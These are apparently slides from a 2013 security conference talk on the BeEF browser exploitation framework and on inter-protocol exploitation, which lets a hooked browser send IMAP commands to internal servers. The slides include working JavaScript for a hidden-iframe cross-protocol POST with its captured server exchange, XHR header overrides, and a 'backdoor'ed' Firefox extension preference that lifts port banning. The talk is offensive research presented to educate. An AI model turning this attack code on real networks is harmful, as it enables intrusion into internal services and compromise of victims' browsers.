



# **Rooting your internals: custom shellcode, BeEF and Inter-protocol exploitation**




**antisnatchor**  
**HackPra AllStars 2013**

# About myself



- Co-author of **Browser Hacker's Handbook** (now on pre-order from Amazon.co.uk, available February/March 2014)
- BeEF lead core developer
- Application Security researcher
- Ruby, Javascript, OpenBSD and BlackMetal fan



# About The Talk



- Current situation and traditional browser attack vectors
- BeEF and Inter-Protocol Exploitation
- The BeEF Bind shellcode
- How the shellcode delivery and exploitation works
- Demo fun, current limitations and...





# Current situation traditional browser attack vectors

- Aimed at compromise the browser itself, or plugins
- Sandboxes and exploit mitigation techniques make our life difficult
- 0-day browser exploits are extremely expensive



# Current situation

## Browser vulnerability exploitation



- Is the victim's web browser patched?
- Do you have \$100k to spend on a single 0-day (weaponized) browser exploit?
- How many times can you re-use your 0day for targeted attacks before it will be detected, reversed and patched?
- How many useful browser exploits are available?



# Current situation

## Browser plugin exploitation



- Is the plugin patched or vulnerable?
- How reliable are the plugin exploits?
  - most latest browsers don't leak anymore exact plugin info (except for Firefox, thanks Mozilla)
- Java-based exploits (also for ROP chains) require user-intervention on many current browsers (i.e. Chrome)
- From Java 7 even unsigned applets require explicit user intervention to run! (see Immunity bypass - now patched)




# Current situation

## Cross Site Scripting




- Mis-understood, not patched, found in 90% of application pentests
- Full DOM manipulation
- SOP restrictions, additional HTTP headers restrictions, CSP
- In fact, alert() is the mostly used attack vector
- Oh, wait sorry, also stealing cookies...



# Current situation traditional browser attack vectors



**Internal server vulnerabilities are  
sitting there bored and lonely...**



# The scary BeEF changing browser attack vectors



- Imagine a framework like Metasploit, but for browser-based attacks
- Powerful platform for Client-side pwnage, XSS post-exploitation and generally victim browser security context abuse.
- The framework allows the penetration tester to select specific modules (in real-time) to target each browser, and therefore each context.

The screenshot displays the BeEF 0.4.3.4-alpha user interface. On the left, a sidebar shows 'Hooked Browsers' categorized into 'Online Browsers' (172.16.67.1, 172.16.67.130) and 'Offline Browsers' (10.90.82.61, 10.246.78.125). The main area features a 'Module Tree' with various exploit modules like 'Browser', 'Chrome Extensions', 'Debug', 'Exploits', and 'Host'. A 'Module Results History' table lists two entries: 'command 1' (id 0, date 2012-04-20 13:55) and 'command 2' (id 1, date 2012-04-20 13:55). The 'Logs' tab shows a detailed log of BeEF operations, including module enabling, network interface detection, and RESTful API key generation. The 'XssRays' tab is also visible at the bottom.

Module Tree:

- Browser (24)
- Chrome Extensions (4)
- Debug (3)
- Exploits (7)
- Host (13)
  - Detect Google Desktop
  - Detect Software
  - Get Clipboard
  - Get Internal IP
  - Get Physical Location
  - Get Protocol Handlers
  - Get System Info

Module Results History:

id	date	label
0	2012-04-20 13:55	command 1
1	2012-04-20 13:55	command 2

Logs:

```
[17:55:29] [*] 85 modules enabled. Java Enabled: Yes
[17:55:29] [*] 3 network interfaces were detected.
[17:55:29] [*] running on network interface: 127.0.0.1
[17:55:29] [*] Hook URL: http://127.0.0.1:3000/hook.js
[17:55:29] [*] UI URL: http://127.0.0.1:3000/ui/panel
[17:55:29] [*] running on network interface: 192.168.79.1
[17:55:29] [*] Hook URL: http://192.168.79.1:3000/hook.js
[17:55:29] [*] UI URL: http://192.168.79.1:3000/ui/panel
[17:55:29] [*] running on network interface: 172.16.67.1
[17:55:29] [*] Hook URL: http://172.16.67.1:3000/hook.js
[17:55:29] [*] UI URL: http://172.16.67.1:3000/ui/panel
[17:55:29] [*] RESTful API key: e9a8234f51ab2d8d3c4a84d9388592b37b997376
[17:55:29] [*] HTTP Proxy: http://127.0.0.1:6789 F Basic Demo
[17:55:29] [*] BeEF server started (press control+c to stop)/demos/basic.html
[17:55:30] [*] New Hooked Browser [ip:172.16.67.128, type:Windows 7]
[17:55:30] [*] New Hooked Browser [ip:172.16.67.1, type:C-18, os:Macintosh]
[17:55:46] [*] [XSSRAYS] Starting XSSRays [ip:172.16.67.128], hooked domain [http://172.16.67.128]
[17:56:00] [*] [XSSRAYS] Scan id [1] received ray [ip:172.16.67.128], hooked
[17:56:12] [*] [XSSRAYS] Scan id [1] received ray [ip:172.16.67.128], hooked
[17:58:24] [*] [XSSRAYS] Scan id [1] finished at [2012-04-19T17:58:24+01:00]
```

XssRays:

Vector Method	Vector Name	Vector PoC
GET	body onload double quote	http://172.16.67.1:8080/zap-wave/active/xss/
GET	Standard script injection double quote	http://172.16.67.1:8080/zap-wave/active/xss/

# The scary BeEF

## changing browser attack vectors



- Through a simple XSS or Phishing page, with BeEF we can hook victim browsers and control them entirely with Javascript
- No more alert() crap
- AntiVirus? Fuck that, it's not going to detect BeEF
- Features like ManInTheBrowser, Tunneling Proxy and remote exploits are all implemented in (relatively) simple Javascript

The screenshot shows the BeEF web interface. On the left, a sidebar titled 'Hooked Browsers' lists 'Online Browsers' (172.16.67.1) and 'Offline Browsers'. The main area is titled 'Module Tree' and contains a hierarchical list of exploit modules:


- Browser (27)
- Chrome Extensions (7)
- Debug (3)
- Exploits (35)
  - Host (13)
    - Detect Google Desktop
    - Get Internal IP
    - Get System Info
    - Get Geolocation
    - Get Physical Location
    - Get Protocol Handlers
    - Get Wireless Keys
    - Hook Default Browser
    - Detect CUPS
    - Detect Software
    - Get Clipboard
    - Get Registry Keys
    - Make Telephone Call
  - IPEC (7)
  - Metasploit (0)
  - Misc (6)
  - Network (8)
    - DNS Enumeration
    - Detect Social Networks
    - Detect Tor
    - IRC NAT Pinning
    - Ping Sweep
    - Port Scanner
    - Fingerprint Network
    - Ping Sweep (Java)

# Idea flow

## read top to bottom



Wade:  
My IPEC research was cool, we  
should research further



Ty:  
I developed a new staging shellcode  
that acts like a WebServer

Michele:  
Awesome, let me do some research  
and lets port it to BeEF

# Revitalizing IPEC Inter-Protocol Exploitation



- Back in 2006/2007 Wade Alcorn researched what he called Inter-Protocol exploitation
- Exploit ‘tolerant’ protocol implementations, which do not drop the client connection after N errors
- A properly encoded POST request can be sent to the target:
  - HTTP request headers are parsed as BAD COMMANDS
  - HTTP request body is parsed as VALID COMMANDS
  - HTTP request body also contains shellcode. FUN STARTS

Wade Alcorn [[wade@ngssoftware.com](mailto:wade@ngssoftware.com)]  
5th March 2007



An NGSSoftware Insight Security Research (NISR) Publication  
©2007 Next Generation Security Software Ltd  
<http://www.ngssoftware.com>

## Abstract

In October 2006, this author presented a paper exploring the threat of Inter-Protocol Communication. That is, the possibility of two different applications using two different protocols to meaningfully exchange commands and data. This paper extends that and other research to explore Inter-Protocol Exploitation. These findings demonstrate the practicality of encapsulating exploit code in one protocol to compromise a program which uses a different protocol.

# Revitalizing IPEC

## Inter-Protocol Exploitation: IMAP



```
var server = '172.16.37.151';
var port = '143';
var commands = 'a01 login root password\na002 logout';
```

```
var target = "http://" + server + ":" + port + "/abc.html";
var iframe = beef.dom.createInvisibleframe();
```

```
var form = document.createElement('form');
form.setAttribute('name', 'data');
form.setAttribute('action', target);
form.setAttribute('method', 'post');
form.setAttribute('enctype', 'text/plain');
```

```
var input = document.createElement('input');
input.setAttribute('id', 'data1')
input.setAttribute('name', 'data1')
input.setAttribute('type', 'hidden');
input.setAttribute('value', commands);
form.appendChild(input);
```

```
iframe.contentWindow.document.body.appendChild(form);
form.submit();
```

```
>>> POST /abc.html HTTP/1.1
Host: 172.16.37.151:143
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100101 Firefox/21.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: text/plain
Content-Length: 44

data1=a01 login root password
a002 logout
<<< POST BAD command "/abc.html" unrecognized or not valid in the current state
<<< Host: BAD command "172.16.37.151:143" unrecognized or not valid in the current state
<<< Accept: BAD command "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" unrecognized or not valid in the current state
<<< Accept-Encoding: BAD command "gzip," unrecognized or not valid in the current state
<<< DNT: BAD command "1" unrecognized or not valid in the current state
<<< Content-Type: BAD command "text/plain" unrecognized or not valid in the current state
>>> data1=a01 LOGIN root *****
<<< data1=a01 NO LOGIN root username/password incorrect
<<< * BYE IMAP4 Server logging out
a002 OK LOGOUT completed
```

# Revitalizing IPEC

## Inter-Protocol Exploitation: limitations



- Limitations:
  - SOP and cross-domain restrictions
  - Port Banning (damn you!)
  - HTTP Headers size
  - HTTP Content-Type settings
  - After exploitation, back to normal out-of-browser shells?  
NOPE :D



# Revitalizing IPEC

## Inter-Protocol Exploitation: solution 1



- Limitations:
    - SOP and cross-domain restrictions
    - PortBanning
    - HTTP Headers size
    - HTTP Content-Type settings
    - After exploitation, back to normal out-of-browser shells?
- On all browsers (except Opera) we can ‘blindly’ send data cross-origin with XHR, without the need to read HTTP responses.
- This is (usually) enough to pwn services.

# Revitalizing IPEC

## Inter-Protocol Exploitation: solution 2




<http://xyz.com:143/>

- Limitations:
  - SOP and cross-domain restrictions
- PortBanning
- HTTP Headers size
- HTTP Content-Type settings
- After exploitation, back to normal out-of-browser shells?

FF: NS\_ERROR\_PORT\_ACCESS\_NOT\_ALLOWED

Connection to various known port  
(22/25/143/993/995/etc..) denied.

On Firefox, an extension can override config options:



# Revitalizing IPEC

## Inter-Protocol Exploitation: solution 2



- Limitations:
    - SOP and cross-domain restrictions
  - PortBanning
  - HTTP Headers size
  - HTTP Content-Type settings
  - After exploitation, back to normal out-of-browser shells?
- 

Trick the victim to install a backdoor'ed Firefox extension. The **pref.js** file of the extension contains:

```
// PortBanning override  
pref("network.security.ports.banned.override",  
"20,21,22,25,110,143");
```

# Revitalizing IPEC

## Inter-Protocol Exploitation: solution 2



- Limitations:

- SOP and cross-domain restrictions



- PortBanning

- HTTP Headers size

- HTTP Content-Type settings

- After exploitation, back to normal out-of-browser shells?

Only about 60 TCP ports are prohibited by Port Banning -> **65465 are allowed :D**

220 - imap3 (only IE blocks it :-)

6667 - IRC (Firefox/IE only)

9100 - jetdirect

10000 - ExtraNET

you name it: HP OpenView, Java RMI stuff, etc..

# Revitalizing IPEC

## Inter-Protocol Exploitation: solution 3



- Limitations:
  - SOP and cross-domain restrictions
  - PortBanning
  - HTTP Headers size
  - HTTP Content-Type settings
  - After exploitation, back to normal out-of-browser shells?

Lots of HTTP headers are automatically created by the browser (around 400 bytes). Most of them cannot be overridden, and cross-domain they are even bigger.

We can override some of them:

```
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept', '*/*');
xhr.setRequestHeader("Accept-Language", "en");
```

# Revitalizing IPEC

## Inter-Protocol Exploitation: solution 3



- Limitations:
  - SOP and cross-domain restrictions
  - PortBanning
  - HTTP Headers size
  - HTTP Content-Type settings
  - After exploitation, back to normal out-of-browser shells?

We can save other 100 bytes overriding the UserAgent through the Firefox extension:


```
pref("general.useragent.override",  
"Firefox/15.0.1");
```

# Revitalizing IPEC

## Inter-Protocol Exploitation: solution 4



- Limitations:
  - SOP and cross-domain restrictions
  - PortBanning
  - HTTP Headers size
  - HTTP Content-Type settings
  - After exploitation, back to normal out-of-browser shells?



The original IPEC paper was using:

*Content-Type: multipart/form-data;*

Our approach uses, to save space:


*Content-Type: text/plain;*

# Revitalizing IPEC

## Inter-Protocol Exploitation: solution 5




- Limitations:
  - SOP and cross-domain restrictions
  - PortBanning
  - HTTP Headers size
  - HTTP Content-Type settings
  - After exploitation, back to normal out-of-browser shells?
- Not anymore, thanks to the BeEF Bind shellcode.
  - You have a bind shellcode which can be totally controlled through an hooked browser sitting in the same victim internal network.



# High Level Architecture from FF extension to command execution




QUALCOMM®  
WorldMail IMAP 3.0



